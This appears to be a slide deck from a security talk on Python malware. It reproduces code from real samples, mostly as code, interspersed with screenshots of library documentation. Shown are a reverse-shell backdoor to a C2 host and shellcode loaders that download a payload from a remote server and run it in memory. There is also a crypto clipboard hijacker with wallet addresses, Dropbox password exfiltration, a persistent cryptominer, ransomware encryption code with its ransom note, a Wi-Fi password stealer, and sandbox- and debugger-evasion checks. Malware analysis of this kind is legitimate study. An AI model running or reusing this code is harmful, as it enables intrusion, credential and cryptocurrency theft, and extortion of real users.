
Just install it!

```
try:  
    import logging  
    import os  
    import platform  
    import smtplib  
    import socket  
    import threading  
    import wave  
    from pynput import keyboard  
    from pynput.keyboard import Listener  
except ModuleNotFoundError:  
    from subprocess import call  
    modules = ["pyscreenshot", "sounddevice", "pynput"]  
    call("pip install " + ' '.join(modules), shell=True)
```

From Python to .Net?

```
from System.Security.Cryptography import*
from System.Reflection import*
import System

def DecryptPayloadToMemory(payload, key, iv, log_file):
    instance = None
    try:
        rm = RijndaelManaged(KeySize=128, BlockSize=128)
        rm.Key = Str2Bytes(key)
        rm.IV = Str2Bytes(iv)
        rm.Padding = PaddingMode.PKCS7
        payload = Str2Bytes(payload)
        with System.IO.MemoryStream() as memory_handle:
            with
CryptoStream(memory_handle,rm.CreateDecryptor(rm.Key , rm.IV) ,
CryptoStreamMode.Write) as crypto_handle:
                crypto_handle.Write(payload, 0,
payload.Length)
                print(crypto_handle.FlushFinalBlock())
                memory_handle.Position = 0
                instance =
System.Array.CreateInstance(System.Byte,
memory_handle.Length)
                memory_handle.Read(instance, 0,
instance.Length)
            except System.SystemException as ex:
                log_file.write('![!] Net exc (msg: {0}, st:
{1})'.format(ex.Message,
ex.StackTrace))
                log_file.flush()
                instance = None
    return instance
```



The screenshot shows a web browser window with the title "Python.NET | pythonnet.github.io". The URL in the address bar is "https://pythonnet.github.io". The page has a dark-themed header with the text "pythonnet.github.io" and "homepage". Below the header, there's a section titled "Python.NET" with a green background. The text describes Python.NET as a package for Python programmers to integrate with the .NET runtime. It mentions compatibility with Python 2.7 and 3.5-3.8, and availability at the Python.NET website. At the bottom, there's a note about the mailing list and issue tracker.

pythonnet.github.io
homepage

Python.NET

Python.NET ([pythonnet](#)) is a package that gives Python programmers nearly seamless integration with the .NET 4.0+ Common Language Runtime (CLR) on Windows and Mono runtime on Linux and OSX. Python.NET provides a powerful application scripting tool for .NET developers. Using this package you can script .NET applications or build entire applications in Python, using .NET services and components written in any language that targets the CLR (C#, VB.NET, F#, C++/CLI).

Note that this package does *not* implement Python as a first-class CLR language - it does not produce managed code (IL) from Python code. Rather, it is an integration of the CPython engine with the .NET or Mono runtime. This approach allows you to use CLR services and continue to use existing Python code and C-API extensions while maintaining native execution speeds for Python code. If you are interested in a pure managed-code implementation of the Python language, you should check out the [IronPython](#) project, which is in active development.

Python.NET is currently compatible and tested with Python releases 2.7 and 3.5-3.8. Current releases are available at the [Python.NET website](#). To subscribe to the [Python.NET mailing list](#) or read the [online archives](#) of the list, see the [mailing list information](#) page. Use the [Python.NET issue tracker](#) to report issues.

- This page provides a detailed overview of Python.NET, as well as some basic usage examples. Many

Any Win32 API From Python?

```
import win32api  
  
Handle = win32api.OpenProcess(0x0410, 0, pid)
```

The screenshot shows a GitHub repository page for `mhammond/pywin32`. The page includes a code snippet in a box, a navigation bar with tabs like 'Code', 'Issues', 'Pull requests', 'Commits', 'Releases', and 'Wiki', and a sidebar with repository statistics.

Code Snippet:

```
import win32api  
  
Handle = win32api.OpenProcess(0x0410, 0, pid)
```

README.md Content:

This is the readme for the Python for Win32 (pywin32) extensions, which provides access to many of the Windows APIs from Python.

See [CHANGES.txt](#) for recent notable changes.

Only Python 3 is supported. If you want Python 2 support, you want build [228](#).

Docs

The docs are a long and sad story, but [there's now an online version](#) of the helpfile that ships with the installers (thanks [@ofek!](#)). Lots of that is very old, but some is auto-generated and current. Would love help untangling the docs!

Support

Feel free to [open issues](#) for all bugs (or suspected bugs) in pywin32. [pull-requests](#) for all bugs or features are also welcome.

However, please [do not open github issues for general support requests](#), or for problems or questions using the modules in this package - they will be closed. For such issues, please email the [python-win32 mailing list](#) - note that you must be subscribed to the list before posting.

Looking for API calls?

<http://timgolden.me.uk/pywin32-docs/win32api.html>

Any Win32 API From Python?

```
from ctypes import *

kernel32 = windll.kernel32

Handle = kernel32.OpenProcess(0x410, 0, pid)
```

The screenshot shows a web browser window displaying the Python `ctypes` documentation at <https://docs.python.org/3/library/ctypes.html>. The browser is version 3.10.4. The page title is `ctypes — A foreign function library for Python`. The content includes a brief introduction stating that `ctypes` is a foreign function library for Python, providing C compatible data types, and allowing calling functions in DLLs or shared libraries. It can be used to wrap these libraries in pure Python. Below this is a `ctypes tutorial` section. It contains notes about code samples using `doctest` and differences between Linux, Windows, and macOS. It also notes that some samples reference `c_int` instead of `c_long` on certain platforms. The `Loading dynamic link libraries` section explains how to load DLLs using `cdll`, `windll`, and `oledll` objects. It mentions that `cdll` uses the standard `cdecl` calling convention, while `windll` uses `stdcall`. The `oledll` section is partially visible. A note states that Windows errors are now raised as `WindowsError`, which is an alias of `OSError`. Examples for Windows are shown using `msvcrt` and `libc` from `cdll`. A note at the bottom cautions that accessing `cdll.msvcrt` might use an outdated library.

`ctypes` exports the `cdll`, and on Windows `windll` and `oledll` objects, for loading dynamic link libraries.

You load libraries by accessing them as attributes of these objects. `cdll` loads libraries which export functions using the standard `cdecl` calling convention, while `windll` libraries call functions using the `stdcall` calling convention. `oledll` also uses the `stdcall` calling convention, and assumes the functions return a Windows `HRESULT` error code. The error code is used to automatically raise an `OSError` exception when the function call fails.

Changed in version 3.3: Windows errors used to raise `WindowsError`, which is now an alias of `OSError`.

Here are some examples for Windows. Note that `msvcrt` is the MS standard C library containing most standard C functions, and uses the `cdecl` calling convention:

```
>>> from ctypes import *
>>> print(windll.kernel32)
<WinDLL 'kernel32', handle ... at ...>
>>> print(cdll.msvcrt)
<CDLL 'msvcrt', handle ... at ...>
>>> libc = cdll.msvcrt
>>>
```

Windows appends the usual `.dll` file suffix automatically.

Note: Accessing the standard C library through `cdll.msvcrt` will use an outdated version of the library that may be incompatible with the

Simple Backdoor

```
import socket,subprocess,os
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect("C2_SERVER",8888)
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
p=subprocess.call(["/bin/sh","-I"])
```

Still ~~today~~ a few months ago, the VT score of this piece of code is... 2/59!

Shellcode Injection

```
import ctypes,urllib3,base64,json
try:
    b=eval
    t=bytearray
    u=len
    A=json.loads
    H=base64.b64decode
    P=urllib3.PoolManager
    q=ctypes.pointer
    M=ctypes.c_char
    D=ctypes.c_int
    f=ctypes.c_uint64
    F=ctypes.windll
    y={'Content-Type':'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) ',
    "Origin":'hxxps://txtpad[.]cn',}
    I="hxxps://a6[.]qikekeji[.]com/txt/data/detail/?txt_name=1231"
    n=A(P().request('GET',I,headers=y).data.decode(encoding='UTF-8'))['data']['txt_content'][0]['content']
    U=b(H(n).decode('utf-8'))
    U=t(U)
    F.kernel32.VirtualAlloc.restype=f
    e=F.kernel32.VirtualAlloc(D(0),D(u(U)),D(0x3000),D(0x40))
    X=(M*u(U)).from_buffer(U)
    F.kernel32.RtlMoveMemory(f(e),X,D(u(U)))
    k=F.kernel32.CreateThread(D(0),D(0),f(e),D(0),D(0),q(D(0)))
    F.kernel32.WaitForSingleObject(D(k),D(-1))
except Exception as e:
    print(e)
```

Shellcode Injection

```
import urllib.request, string, random, ctypes as HamVsTKh
def pETmSSHkrBEc(s): return sum([ord(ch) for ch in s]) % 0x100
def yIgqrwZrTs():
    for x in range(64):
        QGGsiU = ''.join(random.sample(string.ascii_letters + string.digits,3))
        fDjxzZy = ''.join(sorted(list(string.ascii_letters+string.digits), key=lambda *args: random.random()))
        for uVw0XTlG in fDjxzZy:
            if pETmSSHkrBEc(QGGsiU + uVw0XTlG) == 92: return QGGsiU + uVw0XTlG

def kjKPWgxfsqZ(izyJLgNRJbu, Vz1ESTcY):
    STahQ0UdbB = urllib.request.ProxyHandler({})
    HLsLhgyqKIn = urllib.request.build_opener(STahQ0UdbB)
    urllib.request.install_opener(HLsLhgyqKIn)
    UMCQro0UL = urllib.request.Request("http://" + izyJLgNRJbu + ":" + str(Vz1ESTcY) + "/" + yIgqrwZrTs(), None, {'User-Agent' : 'Mozilla/4.0 (compatible; MSIE 6.1; Windows NT)'})
    try:
        BrNyuZAnufTfKm = urllib.request.urlopen(UMCQro0UL)
        try:
            if int(BrNyuZAnufTfKm.info()["Content-Length"]) > 100000: return BrNyuZAnufTfKm.read()
            else: return ''
        except: return BrNyuZAnufTfKm.read()
    except urllib.request.URLError:
        return ''

def tSUawBFvN(woDdSQJLu):
    if woDdSQJLu != "":
        bgwjLASxkgn0s = bytearray(woDdSQJLu)
        bckqsFugptsmQa = HamVsTKh.windll.kernel32.VirtualAlloc(HamVsTKh.c_int(0),HamVsTKh.c_int(len(bgwjLASxkgn0s)), HamVsTKh.c_int(0x3000),HamVsTKh.c_int(0x40))
        N00gRZT = (HamVsTKh.c_char * len(bgwjLASxkgn0s)).from_buffer(bgwjLASxkgn0s)
        HamVsTKh.windll.kernel32.RtlMoveMemory(HamVsTKh.c_int(bckqsFugptsmQa),N00gRZT, HamVsTKh.c_int(len(bgwjLASxkgn0s)))
        fDKcdThKmRTTE =
        HamVsTKh.windll.kernel32.CreateThread(HamVsTKh.c_int(0),HamVsTKh.c_int(0),HamVsTKh.c_int(bckqsFugptsmQa),HamVsTKh.c_int(0),HamVsTKh.c_int(0),HamVsTKh.pointer(HamVsTKh.c_int(0)))
        HamVsTKh.windll.kernel32.WaitForSingleObject(HamVsTKh.c_int(fDKcdThKmRTTE),HamVsTKh.c_int(-1))

nnaqeWNHpnNI0p = ''
nnaqeWNHpnNI0p = kjKPWgxfsqZ("192.168.18.141", 4444)
tSUawBFvN(nnaqeWNHpnNI0p)
```

BTC Stealer

```
class Methods:  
    #regex = '\w{25,}'  
    regex = '^([bc1|[13]][a-zA-HJ-NP-Z0-9]+)  
  
    @staticmethod  
    def set_clipboard(text):  
        logging.debug('Set clipboard')  
        return subprocess.check_call('echo %s |clip' % text.strip(), shell=True)  
    def check(self, text):  
        try:  
            regex_check = re.findall(self.regex, text)  
            if regex_check:  
                return True  
        except Exception as e:  
            logging.debug(e)  
        return False
```

```
def start():  
    m = Methods()  
    while True:  
        with Clipboard() as clipboard:  
            time.sleep(0.1)  
            target_clipboard = clipboard  
  
            if m.check(target_clipboard):  
                m.set_clipboard(BTC_ADDRESS)  
            time.sleep(1)
```

```
addresses = {  
    'bitcoin': ['bc1q4skmuprct25drfzrujdev3g2y5a4zsqs0fvvm2', 'bc1qcv3h42gc032q5e1gs8cynenqh57mymck4fnck',  
    'solana': ['AZEBYz4bki8CJ9ANj5y8Hnmvzpd19Kfg3a27GZyQ9Fx', 'HFBTid2mkUoMnbYWfF2ceQCnbBvM62VRUQsXDK8DcLG',  
    'tron': ['TBWvr6gqxJNwp91FVcsVJyaepCGY6mDMG', 'TKcHEi5dfkAZ7L6zfGreMSmb2MKYyAuDTu', 'TDXdHSfUHevtzvdWB',  
    'erc20_and_bep20': ['0xEBBC57A99ba16b52d69e11e6E07052ABA3Ff90a0', '0x0E0D59F69D136F05B1065a7d0f11616bD1',  
    'bep2': ['bnb1ydfyhsyksz4quvltds8qsdxdqfkpwjyd9a23w', 'bnb1mfcxcgxgla2qmsfrwsg5jtdmf8r4ytjm6y5ty0', 'b',  
    'litecoin': ['ltc1qh0clxt5t3ydmpteyc83s77p8yv4d6f245uc57', 'ltc1q8rp6c0v577uwfkxv7trmja5zw9rtgsaljxxww',  
    'xrp': ['rDhqftgvEaGVYvCeGE6DNipja9DHZpKz1', 'r4jogJ97bYAABoGosPTjzUUP2rAGcA4sKQ', 'rhYeMmXJacRdHSHLRKg',  
    'bitcoin_cash': ['qqzc2wqrxfj4vn8cpuqzvefl3lrfhw9yqs9lndnpku', 'qrsyq9k28yq2py3slez8gjr322zl4vhqv2g6em',  
    'near': [  
        '04fbb5a231c9791f4868da4973f2f1ed0f358a4c99727534a961a0a80581a055',  
        'a69ef150c95822112e30a792c10a51e01606e32f65fd8fb083d49ff7afc9c4d9',  
        '43cd191cd0f3c8ffbb070a60aa3937c5f7218b09108951c0a24ae94ae9a7665d'  
    ],  
    'dash': ['XwxkG8sQhqK7idZyrPp5zu5wdTii9vF9vT', 'XfQaYpipiLRDEn1Gy4YAvHQ7Gm1EBNhizw', 'XjPpu9Wzs9F1EfYs',  
    'zcash': ['t1PuPdnnJmzqgctQVcdqkmqPCaR5Gsccegk', 't1gJ8Zc5rWiW7gGbFP7KVEGDZFyrT7JP9u7', 't1N9RNGiKj2TCW',  
    'dogecoin': ['D93zyaMn37Eq9RvUeaN8tKaUC1ocLNvncn', 'DTbAv5fRB3t3foES6jLLZrqdoQkDc6vuZJ', 'DhbrcfpN3v6RZ',  
    'terra': ['terra1sgn3gkdesfx57sq04dpngrh4yvncahdhxk6ljjz02', 'terra1psvawthe0g0495gfmk046rdswvat5pn264102',  
    'cosmos': ['cosmos1pf05klhcy9e540t6y9as25qxn8512azzkw7mcg', 'cosmos1ggapvcwtcfx6082a0th2adc8umc0h8zf3kz']}
```

Exfiltration: Dropbox

```
import dropbox
from codecs import encode
import getpass

def upload_passfile():
    # pass accesstoken in rot13 to avoid string detection - people having control over the
    account
    access_token = encode("uL-30AV_5dtNNNNNNNNNIa94gicJTN-qWfsdoYsviHfYDttpNabVNbfSGvcrZ_u",
    'rot13')

    # name of local pass file
    file_from = "rc.txt"
    # name of file when sent to dropbox, organised by username
    file_to = "/passwords/" + str(getpass.getuser()) + "'s_passwords.txt"

    # upload the files
    client = dropbox.Dropbox(access_token)
    client.files_upload(open(file_from, "rb").read(), file_to, dropbox.files.WriteMode.overwrite,
    mute=True)
```

Cryptominer

```
import os
import threading
import time
import shutil
import getpass
USER_NAME = getpass.getuser()

print(f"hello, {USER_NAME}!")

def add_to_startup(file_path=""):
    file_path = __file__
    new_path = r"C:\Users\%s\startme.pyw" % USER_NAME
    shutil.copyfile(file_path,new_path)
    bat_path = r'C:\Users\%s\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup' %
USER_NAME
    print(bat_path)
    with open(bat_path + '\\open.bat", "w+") as bat_file:
        bat_file.write(r'pythonw %s' % new_path)

add_to_startup()

os.system(".\megad.exe -a scrypt -o stratum+tcp://stratum.aikapool.com:7915 -u drimeF0.anon -p
dogecoins -t 4")
```

Ransomware

Tango Down!

Seems like you got hit by DemonWare ransomware!

Don't Panic, you get have your files back!

DemonWare uses a basic encryption script to lock your files.
This type of ransomware is known as CRYPTO.
You'll need a decryption key in order to unlock your files.

Your files will be deleted when the timer runs out, so you better hurry.
You have 10 hours to find your key

C'mon, be glad I don't ask for payment like other ransomware.

Please visit: <https://keys.zeznzo.nl> and search for your IP/hostname to get your key.

Kind regards,

Zeznzo



Ransomware

```
# Encrypt file that endswith
ext = ['.txt',
       '.ppt',
       '.pptx',
       '.doc',
       '.docx',
       '.gif',
       '.jpg',
       '.png',
       '.ico',
       '.mp3',
       '.ogg',
       '.CSV',
       '.xls',
       '.exe',
       '.pdf',
       '.ods',
       '.odt',
       '.kdbx',
       '.kdb',
       '.mp4',
       '.flv',
       '.iso',
       '.zip',
       '.tar',
       '.tar.gz',
       '.rar',
       ]
try:
    for x in dirs:
        target = p + x + '/'
        for path, subdirs, files in os.walk(target):
            for name in files:
                for i in ext:
                    if name.endswith(i.lower()):
                        try:
                            encrypt_file(os.path.join(path, name), key)
                            c +=1
                        except Exception as e:
                            pass
                        try:
                            with open(path + '/README.txt', 'w') as f:
                                f.write(message)
                                f.close()
                        except Exception as e:
                            pass
            except Exception as e:
                pass # continue if error
```

Python ❤️ Discord

```
import discord
from discord import utils
token = '0TM3MDg3NDg20DU10DgwNzE0.YfWouw.C_VtkwAHG8a6Z5GM77fNtA20jis'

...
def sendMessages(token, chat_id, form_data):
    try:
        urlopen(Request(f"https://discordapp.com/api/v6/channels/{chat_id}/messages", \
                        headers=getHeader(token, \
                        "multipart/form-data; \
                        boundary=-----325414537030329320151394843687"),
                        data=form_data.encode()))).read().decode()
    except:
        pass
```

Stealer

```
def get_SSID():
    global names
    data = subprocess.check_output(['netsh', 'wlan', 'show', 'profiles'])
    meta_data = data.decode('utf-8', errors="backslashreplace")
    meta_data = meta_data.split("\n")
    names = []

    for line in meta_data:
        if "Profil Tous les utilisateurs" in line:
            name = line.split(":")[1]
            names.append(name[1:-1])
    return names

def get_password():
    global passwords
    passwords = []

    for name in get_SSID():
        data = subprocess.check_output(['netsh', 'wlan', 'show', 'profiles', name, 'key=clear'])
        meta_data = data.decode('utf-8', errors="backslashreplace")
        meta_data = meta_data.split("\n")
        for line in meta_data:
            if "Contenu de la" in line:
                password = line.split(":")[1]
                passwords.append(password[1:-1])

def Info_wifi():
    get_password()
    global log_pwd_wifi
    log_pwd_wifi = ""
    for i in range(0, len(names)):
        log_pwd_wifi += names[i] + " : " + passwords[i] + "<br>"
```

Anti-Debug Techniques: Process Hunting

```
import win32pdh

dJGmxjiNmHnd = []

nzApZp = "vmsrv", "tcpview", "wireshark", "visual basic", "fiddler", "vmware", "vbox", "process
explorer", "autoit", "vboxtray", "vmtools", "vmrawdsk", "vmusbmouse", "vmvss", "vmscsi",
"vmxnet", "vmx_svga", "vmmemctl", "df5serv", "vboxservice", "vhgfs"

_, ZhSEpxVinLb = win32pdh.EnumObjectItems(None,None,'process', win32pdh.PERF_DETAIL_WIZARD)

for QDEFGAwTCuHAKP in ZhSEpxVinLb:
    for ZVXIhSI in nzApZp:
        if ZVXIhSI in str(QDEFGAwTCuHAKP.lower()):
            dJGmxjiNmHnd.append(QDEFGAwTCuHAKP)
            break

if not dJGmxjiNmHnd:
    ...
```

Anti-Debug Techniques: DLL Hunting

```
import win32api
import win32process
LRazMCgmBIhqNsJ= []
wqeltyA = ["sbiedll.dll","api_log.dll","dir_watch.dll","pstorec.dll","vmcheck.dll",
           "wpespy.dll"]
eDbscqrrt= win32process.EnumProcesses()
for mbPLkF in eDbscqrrt:
    try:
        mhEIfBo = win32api.OpenProcess(0x0410, 0, mbPLkF)
        try:
            JoKxLLHnpg= win32process.EnumProcessModules(mhEIfBo)
            for qGvSyMSQH in JoKxLLHnpg:
                XFUQQonQDUFW= str(win32process.GetModuleFileNameEx(mhEIfBo,qGvSyMSQH)).lower()
                for yeksLrlmxhewfzF in wqeltyA:
                    if yeksLrlmxhewfzF in XFUQQonQDUFW:
                        if XFUQQonQDUFW not in LRazMCgmBIhqNsJ:
                            LRazMCgmBIhqNsJ.append(XFUQQonQDUFW)
        finally:
            win32api.CloseHandle(mbPLkF)
    except:
        pass
if not LRazMCgmBIhqNsJ:
    ...
```

Anti-Debug Techniques: Clock Ticks

```
from time import sleep
from socket import AF_INET, SOCK_DGRAM
import sys
import datetime
import time
import socket
import struct
client = socket.socket(AF_INET, SOCK_DGRAM)
client.sendto((bytes.fromhex("1b") + 47 * bytes.fromhex("01")), ("us.pool.ntp.org",123))
msg, address = client.recvfrom( 1024 )
kXsYLU0eK = datetime.datetime.fromtimestamp(struct.unpack("!12I",msg)[10] - 2208988800)
sleep(5)
client.sendto((bytes.fromhex("1b") + 47 * bytes.fromhex("01")), ("us.pool.ntp.org",123))
msg, address = client.recvfrom( 1024 )

if ((datetime.datetime.fromtimestamp(struct.unpack("!12I",msg)[10] - 2208988800)) -
kXsYLU0eK).seconds >= 5):
    ...
    ...
```

Detecting the User: Mouse

```
import urllib.request, string, random, ctypes as CzYsuJjfRSTAbD
from ctypes import *
FeRdtNM = windll.kernel32.IsDebuggerPresent()
if FeRdtNM == 0:
    from time import sleep
    import win32api
    QgIcekFLSgaR = 30
    RRPLCJeao, fJcAcPcpbI = win32api.GetCursorPos()
    sleep(30)
    lSjvZmZy, xqdLrRxI = win32api.GetCursorPos()
    if RRPLCJeao - lSjvZmZy != 0 or fJcAcPcpbI - xqdLrRxI != 0:
        ...
        ...
```

Detecting the User: Keyboard Layout

```
dll_h = ctypes.windll.kernel32
if dll_h.GetSystemDefaultUILanguage() != 2052:
    exit(0)
```

```
key_lang_id = user32.GetKeyboardLayout(thread_id)
lang_id = key_lang_id & (2 ** 16 - 1)
lang_id_hex = hex(lang_id)
if lang_id_hex == '0x409':
    return 'EN'
if lang_id_hex == '0x419':
    return 'RU'
```

Codepage 2052 = “Simplified Chinese”

Interact with the GUI

```
import win32con
import win32gui
the_program_to_hide = win32gui.GetForegroundWindow()
win32gui.ShowWindow(the_program_to_hide , win32con.SW_HIDE)
```

```
From tkinter import *

def scanGUI():
    wscan = Tk()
    wscan.title('Проверка файла - Введите путь')
